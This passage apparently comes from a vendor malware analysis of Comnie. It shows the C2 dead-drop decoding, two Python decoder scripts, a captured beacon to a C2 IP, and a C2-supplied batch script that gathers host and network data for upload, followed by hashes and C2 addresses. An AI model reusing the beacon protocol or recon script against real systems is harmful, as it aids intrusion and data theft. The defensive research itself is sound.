00000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090: 68 74 74 70 73 3A 2F 2F  69 74 73 6D 6F 6E 73 65  https://itsmonse
000000A0: 65 2E 74 75 6D 62 6C 72  2E 63 6F 6D 00 00 00 00  e.tumblr.com....
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
[TRUNCATED]
00000380: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000390: 41 62 6F 75 74 2C 41 62  6F 75 74 00 00 00 00 00  About,About.....
```

Domains hosting C2 information

Figure 13 Decrypted information

The decrypted data contains URLs for various online services that will be used by the attacker for downloading data that will contain the command and control (C2) server(s) and port(s) to be used by Comnie.

Comnie will make requests to these URLs, looking for base64-encoded data after an identifier of ‘magnet:/’, as seen in the example below:




Figure 14 GitHub storing Comnie C2 information

In the example above, the C2 information is being stored within the user’s URL parameter within GitHub. In order to decode this data, Comnie first decodes it using base64 with the following non-standard alphabet (note that it is simply the original alphabet in reverse):

```
/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA
```

The resulting data is then parsed and decrypted using RC4. The first 64 bytes are used as the key. The next 4 bytes represent the underlying data's length, and the remaining data is the C2 data. The prior example decrypts to the following:

```
mailto:121.126.211[.]94:8080;80;80
```

The following Python script may be used to decode the C2 data used by the newest Comnie variant:

```python
import base64
import sys
import re
from string import maketrans
from struct import *
import requests


def rc4_crypt(data, key):
  S = range(256)
  j = 0
  out = []
  for i in range(256):
    j = (j + S[i] + ord( key[i % len(key)] )) % 256
    S[i] , S[j] = S[j] , S[i]
  i = j = 0
  for char in data:
    i = ( i + 1 ) % 256
    j = ( j + S[i] ) % 256
    S[i] , S[j] = S[j] , S[i]
    out.append(chr(ord(char) ^ S[(S[j] + S[i]) % 256]))
  return ''.join(out)

def decode(data):
  o = ""
  for d in data:
    od = ord(d)
    o += chr((4 * (16 * od | od & 0xC) | (((od >> 4 | od & 0x30) >> 2))) & 0xFF)
  return o

base64fixTable = maketrans("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"[::-1], "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");

def trans(string):
  return str(string).translate(base64fixTable)

def altdecode(string):
  return base64.b64decode(trans(string))

req = requests.get(sys.argv[1])
fd = req.text

original_data = re.search("magnet:/\?([^\?]+)\?", fd).group(1)
parsed_data = altdecode(original_data)

dataLength = unpack("<I", parsed_data[64:68])[0]
key = decode(parsed_data[0:64])
data = parsed_data[dataLength*-1:]

d = rc4_crypt(data, key)

print(d)
```

Comnie will make attempts at connecting to the IP address above using the various ports specified. Data is sent via HTTP, and is encrypted against using the RC4 algorithm. The URIs used in the HTTP requests are randomly generated. Data is provided first via the 'pid' GET parameter initially, and via the 'iid' GET parameter when POST requests are made by Comnie. Initially, Comnie will send the following request:

```
GET /XsGaAqYjLePyRvIxDeUsUqDd.asp?pid=Fe9vbu4bHnvbxsK3k4s7/i0mpAqIRTtXk4phsxz9 HTTP/1.1
X-Session: SessionID=911dfa4ef96f267f7752b826ab68782795dd180b7a8bd27c711c19a1f4ad37e6;
Content-Length: 0
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57 Safari/537.17
Host: 113.196.70.11:8080
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Apache
Content-Length: 107
Content-Transfer-Encoding: binary
Content-Type: application/octet-stream
Cache-Control: private
Connection: Keep-Alive

.`......*.gB./.\..%.[...0,.....I..c.TC......;
'C.Sy.*Q}[.K.nV%.....6....m`...`.Kw.g|.vb.!w\..XG.4i......   N.
```

Figure 15 Comnie initial beacon

In order to decrypt the data provided within the ‘pid’ parameter, a key is generated using the SessionID information, which is randomly generated. This particular data is decoded from hex and bytes at offsets 0, 2, 4, 6, 8, 10, 12, and 14 are used to form an 8-byte RC4 key. After applying this decryption algorithm, we are presented with the following data:

```
h=HOSTNAME-PC&f=mission.ini&c=&
```

The response made by the C2 server uses the same RC4 key for encryption. The data above contains the hostname (‘HOSTNAME-PC’) of the victim machine, as well as an instruction. In this case, the instruction is asking for information that is to be written to a temporary BAT file within the %TEMP% directory. The following example information is provided by the remote C2 server:

```
[MISSION]
Id=2017
Crc=201701
[BAT]
Num=1
FileName1=gethostinfo.bat
Crc1=2017011
ResultFile1=info.dat
```

This INI file is parsed to determine what Comnie should do. Comnie allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL). Using this example, Comnie will then request data to supply to the BAT script, via the following decrypted request:

```
h=HOSTNAME-PC&f=gethostinfo.bat&c=&
```

Based on network traffic witnessed, the remote C2 server was found to respond with the following information:

```
netstat -ano > %TEMP%\info.dat
ipconfig /all >> %TEMP%\info.dat
route PRINT >> %TEMP%\info.dat
net view >> %TEMP%\info.dat
tasklist >> %TEMP%\info.dat
net user >> %TEMP%\info.dat
net start >> %TEMP%\info.dat
```

This script is written to a temporary file prior to be executed. The results of this BAT script are uploaded to the remote C2 server.

Old Comnie Variant C2 Decoder

```
import requests
import sys
import re

def decode(data):
  o = ""
  for c in data:
    if c == "*":
      o += "."
    elif c == "|":
      o += ":"
    elif c == "+":
      o += ";"
    else:
      o += chr(ord(c)-49)
  return o

r = requests.get(sys.argv[1])
fd = r.text

data = fd.split("++a++")[1].split("++a++")[0]
print(decode(data))
```

Samples Analyzed

eed5945c36ba22a2531dd2d9dd7bc4e17e68544d512be75670919caf287c1b4a

8026442b812469e48ccd11611ab6eacdcb312a8f1aabd563b7f4cb4868315e16

c8951038fd53321661274e5a12532c3fb6f73c75fd75503a1089c56990658fef

48a1ce103e5bf47c47cc5ed40b2dc687ebaf3674d667419287bcb1d0b8d8dda6

e06b797a24fa03a77e0d5f11b0cf0f4f038e0a9ea04d4981d39148969349c79c

7282d0709449abe16457864f58157cac8d007571dc5d463d393d1ae2605d17e0

bf6ee8426245b167a69292e513c0841d818b310dda87daea649221f4e0afd1b3

62b98dde60cb4dd0d0088bde222c5c2c4c92560cccf4753f1ce94e044093ab85

756952652290ad09fe03c8674d44eab2077b091398187c3abcb6f1ddc462c32d

639a49390c6f8597d36ec0bd245efa1b4a078c0506fb515e577a40389b39a614

29ed6eb3c882b018c2bb6bf2f8eb15069dc5510ca119abebf24f09e3c91f10aa

0e8a4e4d5ca501bad25a730fb5de534fa324c6ac23e0a573524693f2d996d105

316a0c6849f183a1a52d0c7648e722c4ca85bd57b0804a147c0c8656b84bbdb9

Identified C2s

121.126.211[.]94:8080

113.196.70[.]11:80,8080

133.130.101[.]47:443

123.51.208[.]157:443;8000;8080

C2 Hosting URLs (DDR URLs)

github[.]com/korlee5643

itsmonsee.tumblr[.]com

allworldnewsway.blogspot[.]com

SUBSCRIBE TO NEWSLETTERS

Email SUBSCRIBE

COMPANY

Company (https://www.paloaltonetworks.com/company)

Careers (https://www.paloaltonetworks.com/company/careers)

Sitemap (https://www.paloaltonetworks.com/sitemap)

Report a Vulnerability (https://www.paloaltonetworks.com/security-disclosure)

LEGAL NOTICES

Privacy Policy (https://www.paloaltonetworks.com/legal-notices/privacy)

Terms of Use (https://www.paloaltonetworks.com/legal-notices/terms-of-use)

ACCOUNT

Manage Subscription (https://www.paloaltonetworks.com/company/subscriptions)

(https://www.linkedin.com/company/palo-alto-networks) (https://www.facebook.com/PaloAltoNetworks/)
(https://twitter.com/PaloAltoNtwks)

SALES > 888.219.8447 »

SEE A DEMO »

TAKE A TEST DRIVE (HTTP://CONNECT.PALOALTONETWORKS.COM/VIRTUAL-UTD)